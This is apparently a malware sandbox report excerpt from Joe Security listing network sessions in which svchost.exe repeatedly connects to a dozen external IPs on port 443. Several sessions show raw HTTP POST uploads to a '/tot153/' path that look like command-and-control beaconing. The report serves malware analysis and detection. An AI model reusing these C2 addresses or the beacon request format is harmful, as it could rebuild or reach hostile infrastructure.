Sep 27, 2021 20:00:23.172368050 CEST	9093	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------FKKBXERCCPXOOJSL User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 109.87.143.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
560	192.168.2.4	50394	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
561	192.168.2.4	50395	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
562	192.168.2.4	50396	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
563	192.168.2.4	50397	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
564	192.168.2.4	50398	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
565	192.168.2.4	50399	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
566	192.168.2.4	50400	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
567	192.168.2.4	50401	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
568	192.168.2.4	50402	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
569	192.168.2.4	50403	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
57	192.168.2.4	49891	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.173695087 CEST	9094	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------WPUFMOCMQVTSBZMF User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 79.110.193.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
570	192.168.2.4	50404	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
571	192.168.2.4	50405	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
572	192.168.2.4	50406	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
573	192.168.2.4	50407	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
574	192.168.2.4	50408	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
575	192.168.2.4	50409	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
576	192.168.2.4	50410	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
577	192.168.2.4	50411	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
578	192.168.2.4	50412	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
579	192.168.2.4	50413	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
58	192.168.2.4	49892	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.174900055 CEST	9095	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------QDESJNCBGFHDMZRM User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.191.55.135:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
580	192.168.2.4	50414	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
581	192.168.2.4	50415	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
582	192.168.2.4	50416	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
583	192.168.2.4	50417	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
584	192.168.2.4	50418	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
585	192.168.2.4	50419	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
586	192.168.2.4	50420	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
587	192.168.2.4	50421	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
588	192.168.2.4	50422	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
589	192.168.2.4	50423	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
59	192.168.2.4	49893	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.285182953 CEST	9096	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------AAYBTFDKHSYXCRUH User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 103.239.6.30:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
590	192.168.2.4	50424	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
591	192.168.2.4	50425	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
592	192.168.2.4	50426	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
593	192.168.2.4	50427	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
594	192.168.2.4	50428	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
595	192.168.2.4	50429	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
596	192.168.2.4	50430	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
597	192.168.2.4	50431	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
598	192.168.2.4	50432	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
599	192.168.2.4	50433	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49840	178.151.205.154	443	C:\Windows\System32\svchost.exe

Copyright Joe Security LLC 2021

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.072942019 CEST	9035	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------HNZXBXAEYJOIUYZF User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.151.205.154:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
60	192.168.2.4	49894	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.288140059 CEST	9097	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------QTDPEBWRSUKEVURK User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 195.39.233.29:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
600	192.168.2.4	50434	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
601	192.168.2.4	50435	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
602	192.168.2.4	50436	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
603	192.168.2.4	50437	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
604	192.168.2.4	50438	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
605	192.168.2.4	50439	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
606	192.168.2.4	50440	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
607	192.168.2.4	50441	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
608	192.168.2.4	50442	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
609	192.168.2.4	50443	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
61	192.168.2.4	49895	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.291569948 CEST	9098	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------DRUMJMMRQKKPTNSV User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.151.205.154:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
610	192.168.2.4	50444	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
611	192.168.2.4	50445	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
612	192.168.2.4	50446	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
613	192.168.2.4	50447	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
614	192.168.2.4	50448	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
615	192.168.2.4	50449	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
616	192.168.2.4	50450	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
617	192.168.2.4	50451	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
618	192.168.2.4	50452	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
619	192.168.2.4	50453	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
62	192.168.2.4	49896	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.294068098 CEST	9099	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------ABUHZHORHFGEMLMD User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.99.205:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
620	192.168.2.4	50454	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
621	192.168.2.4	50455	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
622	192.168.2.4	50456	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
623	192.168.2.4	50457	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
624	192.168.2.4	50458	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
625	192.168.2.4	50459	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
626	192.168.2.4	50460	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
627	192.168.2.4	50461	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
628	192.168.2.4	50462	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
629	192.168.2.4	50463	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
63	192.168.2.4	49897	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.296927929 CEST	9100	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------UFZUGRKNJIQSXZFC User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.98.250:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
630	192.168.2.4	50464	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
631	192.168.2.4	50465	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
632	192.168.2.4	50466	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
633	192.168.2.4	50467	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
634	192.168.2.4	50468	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
635	192.168.2.4	50469	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
636	192.168.2.4	50470	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
637	192.168.2.4	50471	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
638	192.168.2.4	50472	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
639	192.168.2.4	50473	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
64	192.168.2.4	49898	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.299078941 CEST	9101	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------BWGGHNHUSHDZVYTJ User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.232.241.58:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
640	192.168.2.4	50474	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
641	192.168.2.4	50475	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
642	192.168.2.4	50476	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
643	192.168.2.4	50477	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
644	192.168.2.4	50478	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
645	192.168.2.4	50479	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
646	192.168.2.4	50480	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
647	192.168.2.4	50481	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
648	192.168.2.4	50482	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
649	192.168.2.4	50483	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
65	192.168.2.4	49899	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.300950050 CEST	9102	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------HIPRIIUCLLRMLHUJ User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 77.252.26.5:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
650	192.168.2.4	50484	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
651	192.168.2.4	50485	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
652	192.168.2.4	50486	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
653	192.168.2.4	50487	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
654	192.168.2.4	50488	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
655	192.168.2.4	50489	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
656	192.168.2.4	50490	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
657	192.168.2.4	50491	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
658	192.168.2.4	50492	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
659	192.168.2.4	50493	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
66	192.168.2.4	49900	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.302660942 CEST	9103	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------ERHIYQVUGSCLTRLM User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.182.254.64:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
660	192.168.2.4	50494	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
661	192.168.2.4	50495	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
662	192.168.2.4	50496	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
663	192.168.2.4	50497	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
664	192.168.2.4	50498	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
665	192.168.2.4	50499	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
666	192.168.2.4	50500	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
667	192.168.2.4	50501	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
668	192.168.2.4	50502	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
669	192.168.2.4	50503	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
67	192.168.2.4	49901	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.304699898 CEST	9104	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------QBJQFKXAGQXFDSMX User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 109.87.143.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
670	192.168.2.4	50504	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
671	192.168.2.4	50505	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
